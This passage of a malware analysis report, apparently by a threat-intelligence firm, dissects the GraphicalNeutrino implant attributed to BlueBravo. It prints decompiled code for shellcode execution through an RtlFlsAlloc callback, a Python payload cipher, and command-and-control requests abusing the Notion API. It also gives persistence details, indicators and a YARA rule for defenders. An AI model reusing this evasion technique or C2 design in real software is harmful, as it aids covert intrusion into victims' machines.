
A unique identifier is also calculated for the victim based on their username and computer name, as shown in **Figure 8**. This function identifies the victim's username and computer name, concatenates the 2 values together with an underscore, and then computes a "hash" value by adding together the ordinal value of each character in the string.



```
Str * hashUserComputerName(Str *hash)

{
  int hashVal;
  char *endOfStr;
  char *str;
  size_t length;

                    // returns %user%_%computer%
  getUserComputerName(&str);
  hashVal = 0;
  endOfStr = str + length;
                    // compute hash by adding ordinal values of each char together
  for (; str != endOfStr; str = str + 1) {
    hashVal += *str;
  }
                    // convert int to str
  formatStr(hash,&LAB_6b7013d0,16,0xa0,hashVal);
  freeMem(&str);
  return hash;
}
```

Figure 8: *Function for calculating a unique identifier based on the victim's user and computer name (Source: Recorded Future)*

The computed hash value is then prepended with "ItIEQ" and used in a Notion API database query filter to determine if the victim has previously checked in to the C2 server. An example request is shown in **Figure 9**.




```
POST /v1/databases/d0c414a4641b42978bdf4af27e441f61/query HTTP/1.1
Content-Type: application/json
Accept: application/json
notion-version: 2022-06-28
Authorization: Bearer secret_XJGtq[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0
Safari/537.36 Edg/105.0.1343.53
Host: api.notion.com
Content-Length: 79
Connection: Keep-Alive
Cache-Control: no-cache

{"filter":{"property":"Name","rich_text":{"equals":"ItIEQ1403"}},"page_size":1}HTTP/1.1 404 Not Found
Date: Tue, 25 Oct 2022 13:37:18 GMT
Content-Type: application/json; charset=utf-8
```

Figure 9: *An example C2 request to see if the victim exists in the C2 database (Source: Recorded Future Triage)*

At the time of analysis, the database had been deleted or was no longer accessible by the API key, as indicated by the 404 response shown in **Figure 9**. However, by analyzing the sample, we were able to identify the database schema used by the threat actors. The expected database contains columns for "Name", "Info", and "Files". The "Name" column contains the victim identifier (starting with ItIEQ); the "Info" column contains an encrypted version of the victim's user and computer name; and the "File" column contains an encrypted shellcode payload. The "Info" column value is calculated by determining the victim's user name and computer name, XORing the characters with the victim's ItIEQ identifier, and then converting the resulting values into their hexadecimal representation.


If the original check-in request does not return any results, GraphicalNeutrino will then attempt to create a new page for the victim in the database as shown in **Figure 10**.



```
POST /v1/pages HTTP/2
Host: api.notion.com
Content-Type: application/json
Accept: application/json
Notion-Version: 2022-06-28
Authorization: Bearer secret_[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Edg/105.0.1343.53
Content-Length: 264
Connection: Keep-Alive
Cache-Control: no-cache

{
  "parent":{
    "database_id":"[redacted]",
    "type":"database_id"
  },
  "properties":{
    "Info":{
      "rich_text":[
        {
          "text":{
            "content":"3c072c37[redacted]"
          },
          "type":"text"
        }
      ]
    },
    "Name":{
      "title":[
        {
          "text":{
            "content":"ItIEQ[redacted]"
          },
          "type":"text"
        }
      ]
    }
  }
}
```

Figure 10: *HTTP POST request to create a new row in the C2 database (Source: Recorded Future)*


GraphicalNeutrino then begins to update the victim's row in the database with a new emoji in the "Name" column every 60 seconds via an HTTP PATCH request as shown in **Figure 11**. The emoji starts with the hex value `0xf09fa587` (🥇) and is incremented by `0x1` for each request. This effectively changes the emoji icon every 60 seconds and acts as a heartbeat for the victim.



```
PATCH /v1/pages/[redacted] HTTP/2
Host: api.notion.com
Content-Type: application/json
Accept: application/json
Notion-Version: 2022-06-28
Authorization: Bearer secret_[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Edg/105.0.1343.53
Content-Length: 40
Connection: Keep-Alive
Cache-Control: no-cache

{
  "icon":{
    "emoji":"ðŸ¥‡",
    "type":"emoji"
  }
}
```

Figure 11: *HTTP PATCH request to update the victim's emoji in the C2 database and check for new payloads (Source: Recorded Future)*


Both the initial check-in request and the HTTP PATCH request to update the victim's emoji receive the victim's full-page data returned in the response. For each response, the malware parses the JSON fields to determine if the File column contains a value. An example response containing File column data is provided in **Figure 12**.



```
"File":{
  "id":"wp%40%40",
  "type":"files",
  "files":[
    {
      "name":"shellcode.bin",
      "type":"file",
      "file":{
        "url":
        "https://s3.us-west-2.amazonaws.com/secure.notion-static.com/2239c4e3-528
        [redacted]
        "expiry_time":"2022-[redacted]"
      }
    }
  ]
},
```

Figure 12: *An example response containing the File column and a URL for a payload to be executed (Source: Recorded Future)*


If the file array is not empty then the malware will parse out the URL field and download the file. From there the file is decrypted using a custom cipher. This decryption routine was reconstructed in Python and can be seen in **Figure 13**.



```python
#!/usr/bin/env python3
import struct

shellcode =  b"<...>"

size = len(shellcode)
shellcode_crypted = b""
key = "ItIEQ<hash_id>"

for i in range(0, size):
    k = ord(key[i % len(key)])
    b = ((k ^ shellcode[i]) ^ (i * 99)) & 0x000000FF
    shellcode_crypted += struct.pack('B', b)


with open('shellcode.bin', 'wb') as f:
    f.write(struct.pack('<Q', 0))
    f.write(struct.pack('<Q', size))
    f.write(shellcode_crypted)

```

Figure 13: *Python script to encrypt and decrypt the shellcode payload (Source: Recorded Future)*

Once the shellcode is decrypted, it is indirectly spawned in a new thread by abusing FLS callbacks to obtain execution control as shown in **Figure 14**. Rather than specifying the shellcode's address as the start address for the thread, NTDLL's rtlFlsAlloc is used instead. The rtlFlsAlloc function is used to allocate fiber local storage and takes a callback function as an argument. GraphicalNeutrino creates the thread in a suspended state and updates the thread's context to have the RCX register (the first argument to the function) point to the shellcode's location in memory. Therefore, the shellcode will run when the callback function is called. This technique was possibly used to evade antivirus (AV) and sandbox detections that will emulate calls to FlsAlloc and return a failing condition or NULL.



```
ntdll = GetModuleHandleA(&DAT_ntdll);
rtlFlsAlloc = GetProcAddress(ntdll,&DAT_RtlFlsAlloc);
if (rtlFlsAlloc != NULL) {
  hThread = CreateThread(NULL,0,rtlFlsAlloc,NULL,CREATE_SUSPENDED,NULL);
  if (hThread != NULL) {
    threadContext.ContextFlags = CONTEXT_FULL;
    retVal = GetThreadContext(hThread,&threadContext);
    if (retVal != 0) {
      threadContext.Rcx = shellcode;
      retVal = SetThreadContext(hThread,&threadContext);
      if (retVal != 0) {
        ResumeThread(hThread);
        goto LAB_6b701f98;
      }
    }
    hThread = NULL;
    goto LAB_6b701f9b;
  }
}
```

Figure 14: *Shellcode execution via rtlFlsAlloc callback (Source: Recorded Future)*

Sample 2

We identified a second sample of GraphicalNeutrino (SHA256: 1cffaf3be725d1514c87c328ca578d5df1a86ea3b488e9586f9db89d992da5c4). This sample was compiled on October 26, 2022, 2 days after the 7za.dll sample. It is nearly identical to the first sample; however, a few details were changed:

- The Notion database ID was changed to 2888c2f2e72c4842b31aaa7b7dd76dbf, along with a new API key
- The identifier prefix for victims was changed to "letSZ"
- The wait time between C2 communications was adjusted to 2 minutes instead of 1 minute
- A different key was used to decrypt strings (`0x6bbfba5babd291fc`)
- The DLL's export function was renamed to `LoadData`

For persistence, the sample expects itself to be named `140runtime.dll`, and also to be located in the same directory as `vcruntime140.dll` and `photos_and_price.exe`. Each of the files are copied to `%APPDATA_LOCAL%\photos` and the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\7za update` is then created with a value of `%APPDATA_LOCAL%\photos\photos_and_price.exe`.

Mitigations

Users should conduct the following measures to detect and mitigate activity associated with BlueBravo:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external domains listed in **Appendix A**. These indicators are also available on the Insikt Group Github.
- Recorded Future proactively detects malicious server configurations and provides means to block them in the Command and Control Security Control Feed. The Command and Control Feed includes tools used by BlueBravo and other Russian state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence modules users can monitor real-time output from Network Intelligence analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.
- Use the YARA rule provided in **Appendix C** or on the Insikt Group Github to search your network for potential GraphicalNeutrino infections.
- Implement an application allow-list policy on Windows hosts, and enable AppArmor/SELinux on Linux-based hosts.

Outlook

BlueBravo continues to be a capable actor, and while still employing publicly known techniques for the delivery of their malware, they have updated their TTPs to blend into legitimate victims' network traffic.

Readers should detect, block, and hunt for the indicators referenced in connection with BlueBravo reporting via the Recorded Future® Platform in network monitoring, intrusion detection systems, firewalls, and any associated perimeter security appliances.

Appendix A — Indicators

```
Domains
totalmassasje[.]no

Files
140runtime.dll
7za.dll
november_schedulexe.pdf
photos_and_price.exe
schedule.zip
vcruntime140.dll

User Agents
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/105.0.0.0 Safari/537.36 Edg/105.0.1343.53

SHA256
1cffaf3be725d1514c87c328ca578d5df1a86ea3b488e9586f9db89d992da5c4
381a3c6c7e119f58dfde6f03a9890353a20badfa1bfa7c38ede62c6b0692103c
844e902977b478eace8568f49dd9e5c91db8e534f3c5410ee663d0be02bdf7e3
a0c3e6cd167b93f4646a7a3f2d46ed8bd4888d861b533662a66ca9711d49db1f
cf160175c661efd4b1e1eecadf5f00f7203ef4c7445e36e3373d50b26086c552
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Compromise Infrastructure	T1584
Execution: User Execution: Malicious File	T1204.002
Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion: Obfuscated Files or Information: HTML Smuggling	T1027.006
Defense Evasion: Obfuscated Files or Information: Dynamic API Resolution	T1027.007
Defense Evasion: Masquerading: Right-to-Left Override	T1036.002
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Hijack Execution Flow: DLL Search Order Hijacking	T1574.001
Defense Evasion: Hijack Execution Flow: DLL Side-Loading	T1574.002
Defense Evasion: Impair Defenses: Disable or Modify Tools	T1562.001
Discovery: System Owner/User Discovery	T1033
Discovery: System Information Discovery	T1082
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Web Service: Bidirectional Communication	T1102.002
Command and Control: Ingress Tool Transfer	T1105

Appendix C — YARA Rule

```
rule APT_RU_BlueBravo_GraphicalNeutrino {

    meta:
        author = "Insikt Group, Recorded Future"
        date = "2023-01-13"
        description = "Detects the hashing algorithm and string decryption routine used by
GraphicalNeutrino"
        version = "1.0"
        hash = "381a3c6c7e119f58dfde6f03a9890353a20badfa1bfa7c38ede62c6b0692103c"
        hash = "1cffaf3be725d1514c87c328ca578d5df1a86ea3b488e9586f9db89d992da5c4"

    strings:
        /*
        6b701cc7 31 d2           XOR        EDX,EDX
        6b701cc9 49 01 c0        ADD        R8,RAX
        6b701ccc 4c 39 c0        CMP        RAX,R8
        6b701ccf 74 0a           JZ         LAB_6b701cdb
        6b701cd1 0f be 08        MOVSX      ECX,byte ptr [RAX]
        6b701cd4 48 ff c0        INC        RAX
        6b701cd7 01 ca           ADD        EDX,ECX
        6b701cd9 eb f1           JMP        LAB_6b701ccc
        */
        $c1 = { 31 d2 4? 01 c0 4? 39 c0 74 ?? 0f be 08 4? ff c0 01 ca eb  } // hash
user_computername
        /*
        6b71e185 48 39 d0        CMP        RAX,param_2
        6b71e188 74 19           JZ         LAB_6b71e1a3
        6b71e18a 48 89 c1        MOV        param_1,RAX
        6b71e18d 4d 89 c2        MOV        R10,param_3
        6b71e190 83 e1 07        AND        param_1,0x7
        6b71e193 48 c1 e1 03     SHL        param_1,0x3
        6b71e197 49 d3 ea        SHR        R10,param_1
        6b71e19a 45 30 14 01     XOR        byte ptr [R9 + RAX*0x1],R10B
        6b71e19e 48 ff c0        INC        RAX
        6b71e1a1 eb e2           JMP        LAB_6b71e185
        */
        $c2 = { 4? 39 d0 74 ?? 4? 89 c1 4? 89 c2 83 e1 ?? 4? c1 e1 ?? 4? d3 ea 4? 30 14 01
4? ff c0 eb } // string decrypt
    condition:
        uint16(0) == 0x5a4d
        and all of them
}
```